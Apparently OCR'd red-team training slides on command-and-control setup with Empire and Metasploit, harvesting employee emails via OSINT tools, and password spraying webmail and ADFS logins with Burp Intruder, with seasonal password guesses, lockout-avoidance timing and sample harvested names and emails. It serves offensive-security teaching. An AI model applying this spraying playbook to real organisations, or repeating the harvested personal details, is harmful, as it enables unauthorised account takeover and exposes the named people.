
- Burnable
- Hides the actual c2's
- Meant to be easy up/down instances so you don't have to setup the c&c again



# Command & Control



# Big Time Setup



# Command & Control Jeff's Tips

Servers divided by function ~ phishing, payload hosting, short term, long term


Don't overdo it

Counter-Ops

Traffic Shaping

Protocol Choice

Logging





# Command & Control

## Jeff's Tips

Servers divided by function ~ phishing, payload hosting, short term, long term

Don't overdo it

Counter-Ops

Traffic Shaping

Protocol Choice

Logging

<i>Attribute</i>	<b>HTTP(S)</b>	<b>DNS</b>	<b>Domain Fronting</b>	<b>Third-Party</b>
<i>Latency</i>	Low	High	Medium	Medium
<i>Likelihood to Work</i>	Average	High	High	High
<i>Detectability</i>	Average	High	Low	Low
<i>Ease of Blocking</i>	Average	Low	Low	Low
<i>Ease of Setup</i>	Easiest	Easy	Medium	Medium/Hard

Chart of Common C2 Protocols

Check the blog!

<https://bluescreenofjeff.com/2017-12-05-designing-effective-covert-red-team-attack-infrastructure/>

# Command & Control Designs

<https://bluescreenofjeff.com/2017-12-05-designing-effective-covert-red-team-attack-infrastructure/>

<https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki>

<https://blog.cobaltstrike.com/2013/02/12/a-vision-for-distributed-red-team-operations/>

<https://www.blackhillsinfosec.com/build-c2-infrastructure-digital-ocean-part-1/>

# Command & Control Control Choices

## Free:

Powershell Empire  
Metasploit  
JSRat  
PoshC2

## Paid:

Cobalt Strike  
Canvas  
Core Impact  
Metasploit Pro



Many moar!

@h3xg4m3s

# Command & Control Powershell Empire Setup

```
# git clone https://github.com/EmpireProject/Empire  
# cd Empire  
# ./setup/install.sh
```

```
root@kali:/home/ec2-user# cd /opt/  
root@kali:/opt#  
root@kali:/opt# git clone https://github.com/EmpireProject/Empire  
Cloning into 'Empire'...  
remote: Counting objects: 9453, done.  
remote: Compressing objects: 100% (33/33), done.  
remote: Total 9453 (delta 42), reused 49 (delta 29), pack-reused 9391  
Receiving objects: 100% (9453/9453), 19.48 MiB | 19.00 MiB/s, done.  
Resolving deltas: 100% (6325/6325), done.  
root@kali:/opt# cd Empire/  
root@kali:/opt/Empire#  
root@kali:/opt/Empire# ./setup/install.sh █
```

# Command & Control Powershell Empire Startup

```
root@kali:/opt/Empire# ./empire
[*] Loading stagers from: /opt/Empire//lib/stagers/
[*] Loading modules from: /opt/Empire//lib/modules/
[*] Loading listeners from: /opt/Empire//lib/listeners/
```

```
# ./empire
```

[illegible]

# Welcome to the Empire

## [Empire] Post-Exploitation Framework

# EMPIRE

```
282 modules currently loaded
```

0 listeners currently active

0 agents currently active

(Empire) &gt;

```
(Empire) >
```

# Command & Control Metasploit

Installed by default!

```
# service postgresql start
# msfdb init
# msfconsole
```

```
root@kali:~#
root@kali:~# service postgresql start
root@kali:~# msfdb init
Creating database user 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/database.yml
Creating initial database schema
root@kali:~# msfconsole
```

```
root@kali:~# msfconsole
```

```
# cowsay++
```

```
< metasploit >
```

```
-----
      \  (oo)\_____)
         (_____)  )\
            ||--w |
              ||--w | *
```

```
      =[ metasploit v4.16.17-dev ]
+ -- --=[ 1703 exploits - 969 auxiliary - 299 post ]
+ -- --=[ 503 payloads - 40 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```



# Command & Control Working Notes

Use screen

Protect that Data

Don't leave up listeners

2FA on SSH

```
[Version] 2.4 | [Web] https://github.com/empireProject/Empire
=====

EMPIRE

282 modules currently loaded
0 listeners currently active
0 agents currently active

(Empire) > 
```

[ A L | 00.9 ] [ 0\$ Metasploit (1\*\$Empire) 2-\$ Terminal 3\$ bash ] [ 01/07/18 4:07:18 PM ] [ Open Ports: 4. ]

# Initial Footholds



# Initial Footholds Toolz

PowershellEmpire  
Metasploit

<https://github.com/EmpireProject/Empire>  
<https://www.metasploit.com/>

HavelBeenHarvested  
LinkedInt  
Ruler  
BurpSuite

<https://github.com/depthsecurity/havelbeenHarvested>  
<https://github.com/mdsecactivebreach/LinkedInt>  
<https://github.com/sensepost/ruler>  
<https://portswigger.net/burp>

# Initial Footholds

## Access in 1,2,3

1. Identify users
2. Identify Log-in points
3. Spray weak passwords

# Initial Footholds

## HavelBeenHarvested

HavelBeenHarvested <https://github.com/depthsecurity/havelbeenHarvested>

### Requirements:

- \*Ensure theHarvester is saved to either /usr/bin or /usr/share as "theharvester"
- \*Ensure the python module ElementTree is installed

# HaveBeenHarvested

```
root@Scan01:/opt/haveIbeenHarvested# ./haveIbeenHarvested.py -d depthsecurity.com
depthsecurity.com will be harvested
Harvester results will be saved to harvestResults_depthsecurity.com
```

```
*****
*                                     *
*  TheHarvester                      *
*  TheHarvester                      *
*  TheHarvester                      *
*                                     *
* TheHarvester Ver. 2.7              *
* Coded by Christian Martorella      *
* Edge-Security Research             *
* cmartorella@edge-security.com      *
*****
```

```
Full harvest..
[-] Searching in Google..
    Searching 0 results...
    Searching 100 results...
[-] Searching in PGP Key server..
[-] Searching in Bing..
    Searching 50 results...
    Searching 100 results...
[-] Searching in Exalead..
    Searching 50 results...
    Searching 100 results...
```

[+] Emails found:

```
-----
Jake@depthsecurity.com
gene@depthsecurity.com
in..@depthsecurity.com
info@depthsecurity.com
jason@depthsecurity.com
pixel-1515363583206362-web-@depthsecurity.com
pixel-1515363584140534-web-@depthsecurity.com
rpreston@depthsecurity.com
```

We might have somethin juicy...

info@depthsecurity.com appears to have been compromised on the following sites

Title: Bitly

Domain: bitly.com

Type of info in breach: Email addresses, Passwords, Usernames

Date of breach: 2014-05-08

Date of disclosure: 2017-10-06T06:31:50Z

References: <https://bitly.com/blog/urgent-security-update-regarding-your-bitly-account/>



# HavelBeenHarvested



file:///C:/Users/ryan/Documents/Notebooks/results1.html

## The Following have been pwned:

**info@depthsecurity.com**

Bitly:

- Domain: bitly.com
- Date of Breach: 2014-05-08
- Date of Disclosure: 2017-10-06T06:31:50Z
- Info in breach:
  - Email addresses
  - Passwords
  - Usernames
- References:
  - <https://bitly.com/blog/urgent-security-update-regarding-your-bitly-account/>

# Initial Footholds

## LinkedInt

LinkedInt

<https://github.com/mdsecactivebreach/LinkedInt>

Requirements:

`pip install beautifulsoup4`

`pip install thread`

Hunter.io API key. You can register for one at <https://hunter.io>

A LinkedIn account


Usage:

Put in LinkedIn credentials in `LinkedInt.py`

Put Hunter.io API key in `LinkedInt.py`

Run `LinkedInt.py` and follow instructions

# LinkedInt



Providing you with LinkedIn Intelligence

Author: Vincent Yiu (@vysec, @vysecurity)

Original version by @Disk0nn3cT

[\*] Enter search Keywords (use quotes for more precise results)  
"General Motors"

[\*] Enter filename for output (exclude file extension)  
generalmotors

[\*] Filter by Company? (Y/N):  
Y

[\*] Specify a Company ID (Provide ID or leave blank to auto)




[\*] Enter e-mail domain suffix (eg. contoso.com):  
gm.com

[\*] Select a prefix for e-mail generation (auto, full, firstlast):  
auto

[\*] Automatically using Hunter IO to determine best Prefix

[!] {first}.{last}

[+] Found first.last prefix

	<a href="#">Christina Kyriakou</a>	Christina.Kyriakou@gm.com	Buyer at GM UK	Leeds, United Kingdom
	<a href="#">Jason Lea</a>	Jason.Lea@gm.com	Bodyshop Sales Development Manager   Aftersales & Bodyshop Expert   Digital Marketing   CRM   BDM   Regional Manager	Brighton, United Kingdom
	<a href="#">Ravinder Singh</a>	Ravinder.Singh@gm.com	Business Analyst	Luton, United Kingdom

# Initial Footholds

## Access in 1,2,3

1. Identify users
2. Identify Log-in points
3. Spray weak passwords

# Initial Footholds

## A Few Log-in Points

VPN Gateways ~ vpn.company.com

Webmail ~ webmail.company.com  
~ autodiscover.company.com

Citrix, Fileshares, Sharepoint, etc..

# Initial Footholds

## Access in 1,2,3

1. Identify users
2. Identify Log-in points
3. Spray weak passwords



# Initial Footholds

## Spraying Passwords

Take discovered usernames

Try <Season><Year>

Spring2018 Spring18 Spring18!

Be wary of account lockouts

Generally somewhere in the realm  
of 5 tries every 30 mins

# Initial Footholds


## Spraying Passwords - Burp

Identify Endpoint

Attempt a login while proxying through burp

Send that POST request to Intruder

Look for redirects

A screenshot of the Outlook Web Access login page. The page has a white background with a blue header area on the left. The main content area is white and contains the text "Outlook Web Access" in a large, dark font. Below this, there is a prompt: "Please sign in with username format [redacted] \username". There are two input fields: the first is for the username, containing the text "someone@example.com", and the second is for the password, labeled "Password". A blue "Sign in" button is located at the bottom of the form.

Outlook Web Access

Please sign in with username format [redacted] \username

someone@example.com

Password

Sign in

# Initial Footholds

## Spraying Passwords - Burp

### Send POST request to Intruder

#### Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions help for full details.

Attack type:

```
POST
/adfs/ls?version=1.0&action=signin&realm=urn%3AAppProxy%3Acom&appRealm=2bd17988-8996-e711-90fd-005056b33060&returnUrl=https%3A%2F%2Fcompany%2Fowa%2F&&client-request-id=00000000-0000-0000-4e43-0080010000ca HTTP/1.1
Host: company.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 64
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

UserName=$test$&Password=Fall2017&AuthMethod=FormsAuthentication
```

**Password Guess**



# Initial Footholds

## Spraying Passwords - Burp

Fill Userlist as payload options  
and Fire!

The screenshot shows the 'Payload Sets' configuration window in Burp Suite. The 'Payloads' tab is selected. Under 'Payload Sets', there is a description: 'You can define one or more payload sets. The number of payload sets depends on the number of payload sets, and each payload type can be customized in different ways.' Below this, 'Payload set' is set to '1' and 'Payload count' is '8,894'. 'Payload type' is set to 'Simple list' and 'Request count' is '8,894'. The 'Payload Options [Simple list]' section has a description: 'This payload type lets you configure a simple list of strings that are used as payload'. It features a list of strings: 'karin', 'karina', 'karine', 'kariotta', 'karisa', 'karissa', and 'karita'. To the left of the list are buttons: 'Paste', 'Load ...', 'Remove', and 'Clear'. Below the list is an 'Add' button and a text input field with the placeholder 'Enter a new item'. At the bottom is an 'Add from list ...' dropdown menu.

Target Positions Payloads Options

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the number of payload sets, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 8,894

Payload type: Simple list Request count: 8,894

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payload

Paste Load ... Remove Clear

karin  
karina  
karine  
kariotta  
karisa  
karissa  
karita

Add Enter a new item

Add from list ...

# Initial Footholds

## Spraying Passwords - Burp

Redirects can  
be used to  
determine a  
successful login

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Red...	Timeout	Length	Comment
26	[REDACTED]	Fall2017	200	<input type="checkbox"/>	1	<input type="checkbox"/>	17282	
86	[REDACTED]	Fall2017	200	<input type="checkbox"/>	1	<input type="checkbox"/>	17282	
3	as...	Fall2017	200	<input type="checkbox"/>	0	<input type="checkbox"/>	17376	
4	al...	Fall2017	200	<input type="checkbox"/>	0	<input type="checkbox"/>	17375	
1	ac...	Fall2017	200	<input type="checkbox"/>	0	<input type="checkbox"/>	17377	
2	af...	Fall2017	200	<input type="checkbox"/>	0	<input type="checkbox"/>	17376	
5	ac...	Fall2017	200	<input type="checkbox"/>	0	<input type="checkbox"/>	17375	
6	at...	Fall2017	200	<input type="checkbox"/>	0	<input type="checkbox"/>	17378	
7	al...	Fall2017	200	<input type="checkbox"/>	0	<input type="checkbox"/>	17377	
8	ac...	Fall2017	200	<input type="checkbox"/>	0	<input type="checkbox"/>	17378	
10	as...	Fall2017	200	<input type="checkbox"/>	0	<input type="checkbox"/>	17378	

Request 1 Response 1 Request 2 Response 2

Raw Params Headers Hex

POST [REDACTED]

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate

[REDACTED] =1.04 [REDACTED]  
[REDACTED] 000-1080-7229000001

Content-Type: application/x-www-form-urlencoded  
Content-Length: 70  
DNT: 1  
Connection: close  
Upgrade-Insecure-Requests: 1

